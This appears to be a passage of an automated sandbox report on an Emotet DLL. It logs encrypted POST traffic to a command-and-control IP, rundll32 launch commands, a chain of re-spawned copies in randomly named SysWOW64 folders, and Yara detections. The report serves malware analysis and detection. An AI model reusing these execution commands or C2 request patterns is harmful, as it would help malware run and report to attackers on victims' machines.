f6 52 2e 89 cd 6f 1e cf 56 ce 0d 09 68 82 e4 fc e6 a8 35 85 99 b4 2b 03 09 e8 32 ba 92 a9 95 fa 87 01 d8 ac a3 70 24 bd 1e 9c ea 67 62 60 3b 0c a0 a6 24 bc 1a 2c 36 d2 f1 30 c2 97 06 41 2d e4 e8 35 64 ad b8 d6 3b 11 1d 54 e3 9e a3 ee 02 0f 0b 2d 01 b8 ad e8 f8 0e e7 45 fb cd b8 5a 4a ad ad 4a 2f af b6 43 13 51 48 c5 b5 cb 5a 70 4f 98 15 15 87 49 5c 61 e5 89 1c a8 66 5c ef 88 80 1e 97 53 32 09 48 44 bb 7b 87 82 ce ab 4a ac 32 85 c8 97 15 59 1d 9f f1 f4 a2 a6 dd ab a9 2f a7 b3 45 f7 ef a0 c6 6d 7d b3 49 cc a5 50 2e 4e d1 e3 b9 eb 34 a8 4f 17 7d 38 96 4c 1a 3c 4f 0f cb 36 76 bc 8b 55 8d a2 14 91 6f cd 2b 1a e0 c1 2c d5 fb 3d b3 1c 39 f5 a4 fc ff c6 0a 78 cd a3 d1 2e 86 49 91 f4 e5 37 01 16 e2 4c 92 52 84 89 be 2a e5 f9 7e 3a 4a 05 ba 8f 79 3c 31 e5 67 8c 43 26 d8 ee 34 a2 87 44 8f fe da 6c ec 08 fa c1 5e 74 7c 73 69 67 56 4c 69 e9 12 74 1a d9 49 48 89 91 a7 fb a1 dd eb 8a c0 c7 ce fc fe 67 0f 6e 93 63 02 84 b0 44 80 5b ab 02 e0 ac a1 a7 d2 89 4f cc 0b 03 94 e7 8f 55 c2 d2 ec a5 b6 ed 8e 64 22 ca 65 82 96 3c 58 cc 75 a3 59 4f 67 e5 55 5d 02 16 aa d4 03 29 29 07 6a 9c c7 71 55 9e 7d 4e c0 0b 1e 04 17 df b0 74 fc c0 94 96 bd a7 3b 05 6d 69 9d 69 25 88 e1 46 70 28 2b ea e6 29 f0 69 7d cc ce 8c 69 a7 ca 21 da 1d 84 c6 ae 45 d8 35 ad 6e 1a b8 43 35 d1 51 47 ca 26 b1 75 a8 50 2b 0f 6c 48 f7 6b 6e f8 69 f4 20 65 19 9d 99 30 34 c2 49 94 15 a9 47 d0 a3 11 5d ba c4 8e b4 3b 5e 3e 72 2d 56 ad 9c 77 16 6d a5 99 a0 04 23 91 fd 2e 99 6f cc 5b ec 51 81 4b ad c9 46 1b 08 96 f3 70 02 50 23 ca f0 28 bc 12 51 1e 2b af 60 55 f9 fc 5e 5e ac 92 ce 88 91 36 de 7a 89 f7 d6 71 9b 20 59 09 a7 67 8e 75 4a 59 bf 86 b4 d5 ab 30 14 ab 8e 92 e2 43 54 55 05 72 6e 58 61 23 b0 53 aa 3d 8f b8 f3 d0 28 3f b0 d9 62 ce 74 d0 6c 2f c5 68 18 16 2c 2d 21 19 f2 09 90 00 3a 38 50 b8 bc 0f b3 0f 17 31 61 30 ac 58 57 57 3f 65 7e 3e 37 82 0c e4 c5 62 cf 68 03 97 1d 53 d1 09 a8 63 26 1e ae 9f e9 36 35 9f f5 7e f9 2c 5d d8 8e 94 b 6 f1 c0 89 02 b4 f7 94 6f a5 d1 ec e6 8c 19 a0 54 67 f1 d2 0d b8 66 f9 0f b4 08 97 90 fa 0a 23 b4 55 bd 0e 82 a2 3e ad 6a 55 6c 52 eb a0 0a dd e3 f6 c4 33 2d 5e 03 f6 88 37 6f b2 d5 49 e9 00 f4 38 3e 50 54 36 28 a2 38 0d c8 da cf 92 cc a0 34 43 92 5f a5 50 67 48 09 84 f7 b6 59 5e 90 5b 21 ec 66 35 67 c5 ce 8a 8a 1f 2d 7d cf 32 d8 b7 bf 20 bf 74 c1 67 0b f6 e9 1b b4 c1 1c 1a 88 f7 19 3f 3d 8f 42 ba 5f 1b e0 3e c2 3f 4e 64 97 bd ed bf c3 60 df 92 4a fd 5f c4 60 bc e6 0b ea 4b 82 84 b4 fe c7 e1 be 52 af 1a f1 82 c3 78 d9 db 2e 10 03 22 bf 22 e8 38 1c 54 97 38 7f fb e9 9b d7 be f2 f4 06 5a ed ac 3d 29 65 6d f4 a4 fd c9 41 39 b2 d8 34 14 24 2b 1c 82 2b c3 97 79 87 d7 79 bf a7 59 eb 52 8f 1f a6 b6 c9 3d 5e b5 7d a5 26 e0 d7 a5 be 1f 18 7f ca 60 03 1d 73 8a 62 58 ca 3e ac 70 59 c1 26 5c df e4 8f c7 12 32 da 3b 5b 13 ab 78 49 94 17 1c cb 22 be c2 8c e1 72 d5 ae 99 f9 68 75 69 69 60 d0 c6 59 b7 39 5e c9 96 c1 e2 29 6c cb bb d5 14 b4 65 1d 48 02 91 cb 82 a6 43 2e 67 89 a6 33 92 96 63 6b c3 3c 3f 48 e5 5a d8 8b e2 0c b7 d1 be 68 ae de 3c 53 b4 4d 51 50 Data Ascii: QGI4,zU2s4[-A_zxNW"d5,M,6~0T+.:FMIk$omt_bKbkib7by85//U~vuyDR.oVh5+2p$gb`;$,60A-5d;T-EZJJ /CQHZpOI\af\S2HD{J2Y/Em}IP.N4O}8L<O6vUo+,=9x.I7LR*~:Jy<1gC&4Dl^t\|sigVLitIHgncD[OUd"e<XuYOgU]))jqU}Nt ;mii%Fp(+)i}i!E5nC5QG&uP+lHkni e04IG];^>r-Vwm#.o[QKFpP#(Q+`U^^6zq YguJY0CTUrnXa#S=(?btl/h,-l:8P1a0XWW? e~>7bhSc&65~,]oTgf#U>jUlR3-^7oI8>PT6(84C_PgHY^[!f5g-}2 tg?=B_>?Nd`J_`KRx.""8T8Z=)emA94$++yyYR=^}&` sbX>pY&\2;[xl"rhuii`Y9^)leHC.g3ck<?HZh<SMQP
Apr 14, 2021 06:39:43.473742008 CEST	1889	OUT	POST /bnl4xmkzrn1f8bjj9e/kox9ds79wzqntiit/a219nkda3nv0ln83dk/ingn8/w1sz8lqi2h4xevvf153/ HTTP/1.1 DNT: 0 Referer: 167.71.148.58/bnl4xmkzrn1f8bjj9e/kox9ds79wzqntiit/a219nkda3nv0ln83dk/ingn8/w1sz8lqi2h4xevvf153/ Content-Type: multipart/form-data; boundary----------v7ja694BxhvFduv6zU4WRC User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 167.71.148.58:443 Content-Length: 6484 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 14, 2021 06:39:44.989078999 CEST	1896	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 14 Apr 2021 04:39:44 GMT Content-Type: test/html; charset=UTF-8 Content-Length: 132 Connection: keep-alive vary: Accept-Encoding Data Raw: 85 e3 19 7e 91 ff ec a5 26 06 a9 88 3a 98 5c e7 88 f2 d6 c1 39 07 2f 8b 77 b3 fb 34 42 af e1 23 eb c6 cc b8 c7 16 65 cc a5 10 94 d6 cc 2d d4 24 fe 64 df 2e 6d 33 69 02 41 9a 43 bf cf b5 2a 64 52 f9 1e a7 38 c9 67 00 af 22 d1 8b 70 71 30 c7 e1 b6 48 84 2d 55 b7 3f 0e cd 63 42 6c 1f 60 d2 05 fe 40 57 53 16 6f 12 55 59 e7 c9 ac 55 86 54 f1 07 c7 e9 59 9b 57 2e 97 c5 9b 68 00 21 53 89 dc b9 69 3d Data Ascii: ~&:\9/w4B#e-$d.m3iAC*dR8g"pq0H-U?cBl`@WSoUYUTYW.h!Si=

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 3876 Parent PID: 5808

General

Start time:	06:38:36
Start date:	14/04/2021
Path:	C:\Windows\System32\loaddll32.exe

Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\v8iFmF7XPp.dll'
Imagebase:	0xf80000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 908 Parent PID: 3876

General

Start time:	06:38:36
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\v8iFmF7XPp.dll',#1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 2992 Parent PID: 568

General

Start time:	06:38:36
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 576 Parent PID: 3876

General

Start time:	06:38:37
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\v8iFmF7XPp.dll,RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.198543812.0000000004411000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.198440197.0000000004310000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Qfjc\jojcnj.tmq:Zone.Identifier	success or wait	1	441833F	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5076 Parent PID: 908

General

Start time:	06:38:37
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\v8iFmF7XPp.dll',#1
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.462653731.0000000002391000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.463337654.0000000002720000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 5804 Parent PID: 576

General

Start time:	06:38:38
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qfjc\jojcnj.tmq',RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000005.00000002.343393255.0000000003350000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000005.00000002.343444128.0000000003371000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 2412 Parent PID: 568

General

Start time:	06:39:04
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 3560 Parent PID: 568

General

Start time:	06:39:06
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS

Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5332 Parent PID: 568

General

Start time:	06:39:17
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 2412 Parent PID: 568

General

Start time:	06:39:18
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5056 Parent PID: 568

General

Start time:	06:39:18
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 1328 Parent PID: 568

General

Start time:	06:39:19
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5396 Parent PID: 568

General

Start time:	06:39:19
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: 4724 Parent PID: 568

General

Start time:	06:39:20
Start date:	14/04/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff7e3f20000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6156 Parent PID: 568

General

Start time:	06:39:20
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6252 Parent PID: 568

General

Start time:	06:39:21
Start date:	14/04/2021
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6496 Parent PID: 5804

General

Start time:	06:39:42
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\System32\Qfjc\jklaa.dll',RunDLL 1AI AACAAAABRAGYAagBjAFwAagBvAGoAYwBuAGoALgB0AG0AcQAAAA==
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UPDE009.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	70335A15	GetTempFileNameW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UPDE009.tmp	unknown	4096	c3 da da 19 63 45 2c 86 77 3b e9 fd 24 64 fb b8 07 fe 12 d0 2a 48 13 38 48 68 e8 ae 91 3c ed 82 a3 0f 08 bb 8a ea a9 b0 ab ea 81 1e cc 09 4a 1f 86 d0 ae b5 3f 00 5b c6 cf 16 3f db 5f 98 43 3b 04 6a f0 31 15 94 4f 2a 75 05 67 7d 7a bc d1 c1 0e fd 62 94 38 83 35 0b 41 dc 90 4c b3 e7 3c 29 3e 72 e5 56 a4 71 20 9c a3 b4 0f 87 e6 e2 c3 7c 32 b5 61 e4 06 45 80 2e fb 7d ce c4 69 2c 66 2d d4 21 17 60 82 58 1a cf 0b db ec 03 88 b2 2b 6e 9d dc 91 60 47 42 b8 29 ff 34 aa ca a5 18 10 a0 ff b9 96 ab e5 aa bc 54 21 5e 08 b2 2f da 1a dd 33 64 60 eb 35 6b d5 7c 2e 85 bb 51 f7 8b 35 6e 70 70 29 60 53 e7 54 8b cb 2d 48 d2 77 f2 68 65 71 5b 42 07 c5 0d 62 e1 20 e0 34 c5 17 57 1a b0 76 e1 95 e2 db ed 69 b8 ca 59 37 77 ee d6 2b 32 e5 8e 91 39 61 e9 e8 12 ca f0 63 20 d8 b7 ce	....cE,.w;..$d.....*H.8Hh...< .....J.....?.[...?. _.C;.j.1..O*u.g}z.....b.8.5.A. .L..<)>r.V.q .....|2.a..E.. .}..i,f-.!.`.X.....+n...`GB .).4.....T!^../...3d`. 5k.|...Q..5npp)`S.T..- H.w.heq[B...b. .4..W..v.....i..Y7w..+2 ...9a.....c ...	success or wait	1	70341176	WriteFile
C:\Users\user\AppData\Local\Temp\UPDE009.tmp	unknown	245760	ce b4 61 94 69 4d 8d 82 b9 6c 91 c4 e1 83 47 22 79 09 1a 49 e1 0b 4d d6 93 39 60 57 19 25 c5 8e 59 73 b5 8e 4d e5 7c 86 24 de e8 f8 b5 92 2d 2f 60 e4 2b 36 b2 46 d4 c1 c3 5a 82 9b d1 70 c5 94 c1 7c 0b 01 a1 16 6b b6 2c 4b fc a8 9a fe 63 2e 58 eb 68 ef d1 bb e1 35 7e 78 22 86 48 71 34 cb cd 98 11 62 ad 74 fe 83 3d 7e 2d 3e 79 8d 43 c7 53 00 cb c5 c4 3c 30 90 24 4c d7 c0 62 4e 63 eb d0 f0 40 ba 47 6c 41 8c 3a 2b c1 d7 a5 3a 35 48 01 9a 56 ff 4b 3b 9d 90 ec 9f 36 d1 af f3 ce ff b2 b7 b9 63 6c d9 d3 f6 55 34 74 42 28 1d ef da bc 25 e2 56 d3 45 32 8f 6d 9a f4 1d 7a 63 e8 e9 2d 26 d4 58 98 2d 8e c4 25 ff 73 4b cb d9 6c 13 1b 78 3c 58 8c 86 ff 1e 05 9b 31 2d 11 ce 62 a8 c0 6b bc 21 b5 f0 46 17 9f b8 20 9a c3 56 d9 0c 42 4c 07 44 a7 35 08 86 7a 32 ac 1f 66 21 a1	..a.iM...l....G"y..I..M..9`W.% ..Ys..M.|.$.....-/`.+6.F...Z.. .p...|....k.,K....c.X.h....5~x ".Hq4....b.t..=~->y.C.S.... <0. $L..bNc...@.GIA.:+...:5H..V .K; ....6.....cl...U4tB(....%.V .E2.m...zc..-&.X.- ..%.sK..l..x<X.....1- ..b..k.!..F... ..V.. BL.D.5..z2..f!.	success or wait	1	70341176	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UPDE009.tmp	unknown	544	68 0a 30 db ac 4d da 6a 92 da cd 3c b7 ba 2a 64 8c 6b 86 f2 18 c1 6c e5 cc 5e b2 15 89 be 03 ac 65 dd bc 37 c7 e0 f7 b7 c7 33 5b 93 ef 48 ba 18 b9 d0 34 0b fa 1b 61 ad 8c c7 a2 0e ba 49 af 50 f6 a3 c4 2a e3 8a 49 f3 da de c5 14 ef 10 08 bc ef 8a 9f b9 76 21 41 5e c9 3e a8 4c 66 f8 a5 44 f8 2d 56 0b a1 d5 a9 1d d0 72 a4 f2 0e e3 4c 16 73 fc de 13 d9 ea 91 f0 f3 be cc 10 79 96 ec a3 44 36 63 cf 13 0e d5 8b a4 c9 f9 aa 93 3a 93 56 92 1f 7b d3 9b c0 99 18 46 19 2c 44 5a 05 f3 61 a9 af 0c 90 79 13 07 be 86 bc 5f 40 5d 78 ab 07 93 0d 96 6b 33 21 1a c8 f2 64 eb 30 7d c0 33 f8 c7 7b ab 71 24 a1 69 fa 51 5c b5 83 7a f4 95 49 5a 75 3e a2 5b 0e ce 1b 29 15 ab 08 3e 0a 01 ce 9f 7c 62 27 7c 19 6a 82 2c 49 73 76 ee c6 79 4c 64 04 80 a5 93 29 2d 8e 81 51 0f 7e ae db a8	h.0..M.j...<..*d.k....I..^.... ..e..7.....3[..H....4...a..... .I.P...*..I.....v!A^.> .Lf..D.-V.....r....L.s..... ....y...D6c.....:.V..{... ..F.,DZ..a....y....._@]x.....k 3!...d.0}.3..{.q$.i.Q\..z..IZu >.[...)...>....|b'|.j.,Isv..yL d....)-..Q.~...	success or wait	1	70341176	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Qfjc\jojcnj.tmq	unknown	249856	success or wait	1	7034357A	ReadFile
C:\Windows\SysWOW64\Qfjc\jojcnj.tmq	unknown	4096	success or wait	1	7034357A	ReadFile

Analysis Process: rundll32.exe PID: 6724 Parent PID: 6496

General

Start time:	06:39:47
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qfjc\jojcnj.tmq',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6812 Parent PID: 6724

General

Start time:	06:39:52
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ctxuywd\wutukq.pfb',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6848 Parent PID: 6812

General

Start time:	06:39:53
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vzwiovrtengiv\kqvcktqgbfib.iqj',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6888 Parent PID: 6848

General

Start time:	06:39:55

Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Uxwmb\jkpj.zgu',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6928 Parent PID: 6888

General

Start time:	06:39:57
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vtvnv\rgao.stw',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6972 Parent PID: 6928

General

Start time:	06:39:58
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tduzowfuyye\kwrnkagaoo.gjy',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7080 Parent PID: 6972

General

Start time:	06:40:01
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Acjeqx\suoth.uea',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7116 Parent PID: 7080

General

Start time:	06:40:03
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vsbshgerbjleuww\jcxjttitoj fdgx.izj',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7152 Parent PID: 7116

General

Start time:	06:40:04
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sxwlvdjt\gtruoro.fuy',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5672 Parent PID: 7152

General

Start time:	06:40:06
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
